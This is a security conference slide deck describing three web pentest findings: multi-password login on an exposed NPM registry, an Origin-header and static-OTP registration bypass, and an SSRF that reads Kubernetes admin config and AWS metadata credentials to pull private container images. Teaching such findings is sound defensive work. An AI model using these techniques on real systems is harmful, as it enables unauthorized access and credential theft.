


WEIRD WEB APPLICATION VULNERABILITIES

Nishaanth Guna
MDSec Consulting



AGENDA

- Private **NPM** Registry – Insecure Credential Validation
- Real-Time Payment Solution –Registration Bypass with **Origin** Header
- Web Application on **EC2** – SSRF to Docker Registry Compromise



INSECURE CREDENTIAL VALIDATION

Exposed **NPM** registry on the internet allowing an user to self-register and gain read/write access to the application hosting third-party JS packages.

Application allows **N** number of **passwords** for the same user at the same time.

No Package Published Yet.

To publish your first package just:

1. Create user

npm adduser --registry <http://172.30.214.175:4873/>



2. Publish

npm publish --registry <http://172.30.214.175:4873/>



3. Refresh this page

```
ggwp@metaaoh:~/src/Networks/Tools/Tools/Tools$ npm adduser --registry http://172.30.214.175:4873/
npm notice Log in on http://172.30.214.175:4873/
Username: mdsectest
Password:
Email: (this IS public) mdsec@mdsec.co.uk
Logged in on http://172.30.214.175:4873/
npm notice
npm notice New minor version of npm available! 9.5.1 → 9.8.0
npm notice Changelog: https://github.com/npm/cli/releases/tag/v9.8.0
npm notice Run npm install -g npm@9.8.0 to update!
```

INSECURE CREDENTIAL VALIDATION

Register for an account with the same username and different passwords -> Both of them work!

```
13 {
  "username": "mdsectest",
  "password": "Password123"
}
```

Response

| | Pretty | Raw | Hex | Render |
|---|---|-----|-----|--------|
| 1 | HTTP/1.1 200 OK | | | |
| 2 | X-Powered-By: hidden | | | |
| 3 | Access-Control-Allow-Origin: * | | | |
| 4 | X-Frame-Options: deny | | | |
| 5 | Content-Security-Policy: connect-src 'self' | | | |
| 6 | X-Content-Type-Options: nosniff | | | |

```
11 Connection: close
12
13 {
  "username": "mdsectest",
  "password": "Password456"
}
```

Response

| | Pretty | Raw | Hex | Render |
|---|--------------------------------|-----|-----|--------|
| 1 | HTTP/1.1 200 OK | | | |
| 2 | X-Powered-By: hidden | | | |
| 3 | Access-Control-Allow-Origin: * | | | |
| 4 | X-Frame-Options: deny | | | |

INSECURE CREDENTIAL VALIDATION

Something better!

```
11 Connection: close
12
13 {
  "username": "mdsectest",
  "password": "Password123 or Password456 or Password000 or Password111"
}
```

? ⚙️ ⬅️ ➡️ Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: hidden
3 Access-Control-Allow-Origin: *
4 X-Frame-Options: deny
5 Content-Security-Policy: connect-src 'self'
6 X-Content-Type-Options: nosniff
```

```
11 Connection: close
12
13 {
  "username": "mdsectest",
  "password": "Password111 OR !\"'£$%&*'()_+{|}:@<>?"
}
```

? ⚙️ ⬅️ ➡️ Search...

Response


Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 X-Powered-By: hidden
```

REGISTRATION VALIDATION BYPASS

Web Application with a self-registration functionality. Client and server-side validations allowing only white-listed e-mail addresses.

✓ Bypass client-side validation using @googlemail.com instead of @gmail.com



A registration form with a blue header and a white body. The header contains a message: "* Please use your business email for signup." The body contains a "SIGN UP" button. The message is highlighted with a red border.

✗ Server-Side validation rejects the request (credentials aren't registered yet ☹)



A registration form with a blue header and a white body. The header contains a message: "Unexpected error occurred". The body contains a "SIGN UP" button. The message is highlighted with a red border.

```
{"name": "unexpected_error", "message": "Unexpected error occurred", "status": 500}
```

REGISTRATION VALIDATION BYPASS

✓ Remove **Origin** header and repeat the request

```
{"success":true,"data":{}}
```

Please find your credentials below.

✗ Login to the application with the registered credentials -> Prompts for OTP -> OTP never gets delivered to the e-mail address (because the account wasn't registered `properly`?)

✓ Trigger `Forgot Password` reset -> Set a new password and login to the application -> OTP page persists 😞

✓ Enter `123456` as OTP -> Generates a valid **JWT**!

```
2023 14:47:53 GMT; HttpOnly
```

```
{"user":{"token":"eyJhbGciOiJI
```

```
", "user":{"roles":[{"menus":[],"is_active":true,"is_client_role":true,"is_readonly":false,"
```

✓ Trick of removing the **Origin** header works for the one time password page and pretty much everywhere in the web application whenever the server responds with 500

BANK DETAILS

USER MANUAL



Nishaanth G / NISHAANTH G-168

SSRF TO ECR COMPROMISE

SSRF on an AWS EC2 hosted web application -> Application runs in a docker container as **root**.

✓ Read the K8s authentication file from **/etc/kubernetes/admin.conf**

✗ **K8s** API Server hosted internally

✓ Use the SSRF to fetch the AWS credentials from **169.254.169.254** and enumerate the permissions

```
2023-04-27 06:24:22,124 - 65642 - [ERROR] Remove es.describe_outbound_connections action
2023-04-27 06:24:22,124 - 65642 - [ERROR] Remove es.list_versions action
2023-04-27 06:24:22,330 - 65642 - [ERROR] Remove es.describe_reserved_instances action
2023-04-27 06:24:23,212 - 65642 - [INFO] -- ecr.describe_repositories() worked!
2023-04-27 06:24:23,618 - 65642 - [INFO] -- ecr.get_authorization_token() worked!
2023-04-27 06:24:27,824 - 65642 - [INFO] -- dynamodb.describe_endpoints() worked!
2023-04-27 06:24:27,875 - 65642 - [ERROR] Remove sms-voice.describe_account_attributes action
```

✓ Generate an **Elastic Container Registry** authorization token using the AWS API key

```
$ aws ecr get-authorization-token --profile
{
  "authorizationData": [
    {
      "authorizationToken": "QVdT0mV5Snc
```

✓ Use the ECR (docker) token to login to the private registry and pull the **container** image to a local folder on the host machine

```
f996e14d1a58: Pull complete
20cf21bd6b22: Pull complete
072730bdc14d: Pull complete
```


SSRF TO ECR COMPROMISE

✓ Export the docker image to a **.tar** file and extract the archive to retrieve the Linux filesystem

```
$ ls
085b9d54b408dee3919c2e28044c5933cf16ea36a992b566b59cac64f821bb81  c89975efc7d545deefff
24c2487ba674ffa041bef64506088f9b40453308a42b96558b7fb91ef6c9e3e4  d7977cd07c2e07c39fb
```

✓ Filesystem contains the sensitive information including the source code of the application, custom **DLLs**

```
08:58 bin → usr/bin
2019 boot
08:58 dev
09:00 etc
2019 home
08:58 lib → usr/lib
08:58 lib64 → usr/lib64
2019 media
2019 mnt
2019 opt
```

```
Amazon.Lambda.Serialization.SystemTextJson.dll  Google.Protobuf.dll
Amazon.Lambda.SQSEvents.dll                    Grpc.Core.Api.dll
appsettings.json                               Grpc.Net.Client.dll
AWSSDK.Core.dll                               Grpc.Net.Common.dll
AWSSDK.SimpleNotificationService.dll            IdentityModel.AspNetCore.dll
```

THANK YOU

